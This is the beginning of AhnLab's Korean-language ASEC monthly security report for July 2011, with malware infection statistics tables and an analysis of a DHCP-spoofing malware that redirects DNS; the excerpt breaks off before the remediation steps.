


Disclosure to or reproduction
for others without the specific
written authorization of AhnLab
is prohibited.

Copyright (c) AhnLab, Inc.
All rights reserved.



ASEC REPORT


VOL.18 | 2011.7

안철수연구소 월간 보안 보고서

이달의 보안 동향

2011년 2분기 보안 동향

해외 보안 동향



ASEC (AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 (주)안철수연구소의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

CONTENTS

1. 이달의 보안 동향

01. 악성코드 동향

a. 악성코드 통계 05

- 악성코드 감염보고 Top 20
- 악성코드 대표진단명 감염보고 Top 20
- 악성코드 유형별 감염보고 비율
- 악성코드 유형별 감염보고 전월 비교
- 악성코드 월별 감염보고 건수
- 신종 악성코드 감염보고 Top 20
- 신종 악성코드 유형별 분포

b. 악성코드 이슈 10

- DHCP 서버로 위장, DNS 서버 주소를 바꾸는 악성코드
- SNS로 전파되는 맥 OS X 대상의 허위 백신
- 허위 맥도날드 메일로 유포된 악성코드

02. 시큐리티 동향

a. 시큐리티 통계 13

- 6월 마이크로소프트 보안 업데이트 현황

b. 시큐리티 이슈 15

- 신규 취약점을 이용한 악성코드 유포

03. 웹 보안 동향

a. 웹 보안 통계 17

- 웹사이트 보안 요약
- 월별 악성코드 배포 URL 차단 건수
- 월별 악성코드 유형
- 월별 악성코드가 발견된 도메인
- 월별 악성코드가 발견된 URL
- 악성코드 유형별 배포 수
- 악성코드 배포 순위

b. 웹 보안 이슈 20

- 2011년 6월 침해 사이트 현황
- 국내 사이트 해킹을 통한 악성 코드 유포
- 2011년 6월 해킹된 웹 사이트들을 통해서 유포된 악성코드 동향

2. 2011년 2분기 보안 동향

01. 악성코드 동향

a. 악성코드 통계 23

- 악성코드 감염보고 2 분기 Top 20

- 악성코드 대표진단명 감염보고 1분기 Top 20
- 악성코드 유형별 2분기 감염보고 비율
- 악성코드 월별 2분기 감염보고 건수
- 2분기 신종 악성코드 감염 보고 Top 20
- 2분기 신종 악성코드 유형별 분포

b. 악성코드 이슈 27

- 모바일악성코드의 증가와 지능화
- 스마트폰 안전하게 사용하자. 악성 앱 정리

02. 시큐리티 동향

a. 시큐리티 통계 30

- 2011년 2분기 마이크로소프트 보안 업데이트 현황

03. 웹 보안 동향

a. 웹 보안 통계 31

- 웹사이트 보안 요약
- 월별 악성코드 발견 건수
- 월별 악성코드 유형
- 월별 악성코드가 발견된 도메인
- 월별 악성코드가 발견된 URL
- 악성코드 유형별 배포 수
- 악성코드 배포 Top 10

3. 해외 보안 동향

01. 일본 2 분기 악성코드 동향 35

- 컨피커 웜의 지속적인 피해 발생
- 오토런 악성코드의 감염 피해
- 일본 지진과 관련한 사회공학적인 공격 발생

02. 중국 2 분기 악성코드 동향 38

- 중국 보안 업체 라이징(Rising) 2010년 중국 보안 위협 동향 발표

02. 세계 2 분기 악성코드 동향 40

- 세계 악성코드 통계
- 맥 OSX 악성코드 증가
- 안드로이드 기반 악성코드 증가
- 64비트 악성코드
- 정보 수집 및 정보 파괴 현상 증가

1. 이달의 보안 동향

01. 악성코드 동향

a. 악성코드 통계

악성코드 감염보고 Top 20

2011년 6월 악성코드 통계현황은 다음과 같다. 2011년 6월의 악성코드 감염 보고는 Textimage/Autorun 이 1위를 차지하고 있으며, JS/Swflash와 JS/Redirect가 각각 2위와 3위를 차지하였다. 신규로 Top20에 진입한 악성코드는 총 10건이다.

순위	등락	악성코드명	건수	비율
1	—	Textimage/Autoru	769,481	20.1 %
2	NEW	JS/Swflash	471,178	12.3 %
3	—	JS/Redirect	448,794	11.7 %
4	▲10	JS/Agent	288,339	7.5 %
5	NEW	Swf/Agent	179,748	4.7 %
6	▲1	Win32/Induc	169,286	4.4 %
7	NEW	Html/Agent	162,166	4.2 %
8	NEW	Html/Shellcode	132,246	3.5 %
9	NEW	Swf/Cve-2011-0609	129,213	3.4 %
10	NEW	Html/Flasher	127,948	3.3 %
11	▼1	Win32/Palevo1.worm.Gen	127,260	3.3 %
12	NEW	Win-Adware/Yint.1006080	114,618	3.0 %
13	▼1	Win32/Conficker.worm.Gen	113,078	3.0 %
14	▲1	Win32/Olala.worm	101,676	2.7 %
15	▲1	Win32/Virut.f	92,780	2.4 %
16	▲4	Dropper/Onlinegamehack5.Gen	80,659	2.1 %
17	NEW	Win-Trojan/Onlinegamehack.274432.R	80,527	2.1 %
18	NEW	Win32/Flystudio.worm.Gen	79,927	2.1 %
19	▼8	JS/Cve-2010-0806	79,174	2.1 %
20	NEW	Swf/Exploit	78,314	2.0 %
			3,826,412	100 %

[표 1-1] 악성코드 감염보고 Top 20

악성코드 대표진단명 감염보고 Top 20


아래 표는 악성코드별 변종 종합 감염보고 순위를 악성코드 대표 진단명에 따라 정리한 것이다. 이를 통해 악성코드의 동향을 파악할 수 있다. 2011년 6월의 감염보고 건수는 Win-Trojan/Onlinegamehack이 총 946,451건으로 Top 20중 12.8%의 비율로 1위에 올랐으며, Win-Trojan/Downloader가 831,974건으 로 2위, Textimage/Autorun이 769,591건으로 3위를 차지하였다.

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Onlinegamehack	946,451	12.8 %
2	▲1	Win-Trojan/Downloader	831,974	11.2 %
3	-1	Textimage/Autorun	769,591	10.4 %
4	▲1	Win-Trojan/Agent	582,429	7.9 %
5	NEW	JS/Swflash	471,178	6.4 %
6	▲2	JS/Redirect	448,794	6.1 %
7	—	Win32/Conficker	370,107	5.0 %
8	▲1	Win32/Autorun.worm	347,682	4.7 %
9	▲1	Win32/Virut	341,634	4.6 %
10	NEW	Win-Adware/Korad	295,688	4.0 %
11	NEW	JS/Agent	288,339	3.9 %
12	NEW	Dropper/Onlinegamehack	242,744	3.3 %
13	▼9	Win-Trojan/Winsoft	234,569	3.2 %
14	▼2	Win32/Kido	234,002	3.2 %
15	▼4	Dropper/Malware	182,000	2.5 %
16	NEW	Swf/Agent	179,748	2.4 %
17	▼1	Win32/Induc	169,418	2.3 %
18	NEW	Html/Agent	162,166	2.2 %
19	▼1	Win32/Palevo	158,654	2.1 %
20	▼5	Win-Adware/Koradware	145,133	2.0 %
			7,402,301	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

악성코드 유형별 감염보고 비율


아래 차트는 2011년 6월 한 달 동안 안철수연구소가 집계한 악성코드의 유형별 감염 비율을 분석한 결과다. 2011년 6월의 감염보고 건수 중 악성코드를 유형별로 살펴보면, 감염보고건수 비율은 트로잔류가 35.6%로 가장 많이 차지하였으며, 스크립트(SCRIPT)가 20.5%, 웜(WORM)이 13.3%로 각각 그 뒤를 잇고 있다.



[그림 1-1] 악성코드 유형별 감염보고 비율

악성코드 유형별 감염보고 전월 비교


악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트, 웜, 애드웨어(ADWARE), 드롭퍼(DROPPER), 바이러스(VIRUS), 다운로드(DOWNLOADER)가 전월에 비해 증가세를 보이고 있는 반면 트로잔(TROJAN), 스파이웨어(SPYWARE)는 전월에 비해 감소한 것을 볼 수 있다. 애플케어(APPCARE) 계열들은 전월 수준을 유지하였다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 월별 감염보고 건수


6월의 악성코드 월별 감염보고 건수는 14,176,633건으로, 5월의 악성코드 월별 감염 보고건수 14,499,855건에 비해 323,222건이 감소하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

신종 악성코드 유형별 분포

6월의 신종 악성코드 유형별 분포는 트로잔이 44%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 23%, 스크립트가 21%를 점유하였다.



[그림 1-4] 신종 악성코드 유형별 분포

신종 악성코드 감염보고 Top 20

아래 표는 6월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다. 6월의 신종 악성코드 감염 보고 Top 20은 JS/Swflash가 471,178건으로 40.4%로 1위를 차지하였으며, Win-Adware/Yint.1006080가 114,618건으로 2위를 차지하였다.

순위	악성코드명	건수	비율
1	JS/Swflash	471,178	40.4 %
2	Win-Adware/Yint.1006080	114,618	9.8 %
3	Win-Trojan/Onlinegamehack.274432.R	80,527	6.9 %
4	Win-Trojan/Downloader.217088.AE	57,601	4.9 %
5	Win-Adware/KorAd.499712.B	50,816	4.4 %
6	Win-Adware/Crypter.241664.B	39,307	3.4 %
7	Win-Adware/KorAd.274432.C	33,678	2.9 %
8	Win-Trojan/Onlinegamehack.33583512	32,594	2.8 %
9	SWF/Cve-2011-2110	29,941	2.6 %
10	Win-Trojan/Downloader.1028608	27,554	2.4 %
11	Win-Trojan/Downloader.969728	26,815	2.3 %
12	Win-Trojan/Downloader.1060864.C	25,904	2.2 %
13	Win-Downloader/KorAd.102400	23,987	2.1 %
14	Win-Trojan/Downloader.234496.S	23,513	2.0 %
15	Win-Trojan/Downloader.1197056.C	22,479	1.9 %
16	Win-Adware/KorAd.274432.B	22,130	1.9 %
17	Win-Trojan/Agent.665600.M	21,587	1.8 %
18	Win-Adware/KorAd.503808	21,401	1.8 %
19	Win-Adware/SPack.215552	21,329	1.8 %
20	Win-Adware/Shortcut.KorAd.224256	20,759	1.8 %
		1,167,718	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

01. 악성코드 동향
b. 악성코드 이슈

DHCP 서버로 위장, DNS 서버 주소를 바꾸는 악성코드


6월 초, DHCP 환경을 사용하는 기업체 중 일부에서 인터넷이 안 된다는 문의가 접수되었다. 해당 악성코드는 공유 네트워크나 이동식 저장매체, 또는 이미 감염된 시스템으로부터 전파 및 감염될 수 있다. 해당 악성코드에 감염되면 아래와 같은 파일이 생성된다.

- %Temp%\Wsrv(랜덤한 3자리).tmp
- %Temp%\Wsrv(랜덤한 3자리).ini


공유 네트워크 내 쓰기 가능한 폴더나 이동식 디스크에는 다음과 같은 형태의 파일이 생성된다.

- setup(랜덤한 숫자).fon
- myporno.avi.lnk // MS10-046 취약점 이용
- pommovs.lnk // MS10-046 취약점 이용
- autorun.inf


해당 악성코드는 동작 중인 시스템을 파악하기 위해(공격대상 시스템 확인) 같은 네트워크 대역에 대해서 지속적으로 스캔 작업을 수행한다. 이후 감염된 시스템을 DHCP 서버로 위장하여 DNS의 정보를 변경하기 위한 동작을 한다. 따라서, DHCP 서버로부터 IP 할당을 요청한 시스템이 받게 되는 ACK 패킷 정보는 접속을 유도하는 조작된 DNS 서버 주소를 담은 악의적인 정보를 담고 있다.



따라서 DNS 정보가 악의적인 목적의 IP로 변경되어 방문하고자 하는 웹사이트의 URL을 DNS에 문의 하여도 악의적 목적의 IP(DNS로 등록된 IP와 동일)를 응답받게 된다. 이어 아래와 같은 사회 공학 기법을 통한 악성코드 유포 페이지로 연결된다. 해당 페이지는 사용하는 브라우저의 버전으로는 페이지를 볼 수 없다는 메시지와 함께 브



라우저 업데이트를 유도한다. [그림 1-6]에서 확인되는 URL 주소, 그리고 파일을 내려받는 출처도 구글로 확인되지만, 실제 구글 도메인에서 제공하는 페이지는 아니다. 단지, 변조된 DNS에 의해 구글 도메인으로 매칭된 IP 주소가 실제 구글의 접속 IP가 아닌, 악의적인 목적의 페이지를 보여주기 위한 IP로 자동 연결되는 것이다. 결과적으로 URL은 www.google.com 으로 보이지만 실제로는 관련이 없는




악의적인 목적의 다른 페이지가 보이는 것이다. 이는 구글 주소뿐만 아니라, 어느 사이트의 URL을 입력해도 마찬가지이다.
해당 악성코드의 조치 방법은 다음과 같다.

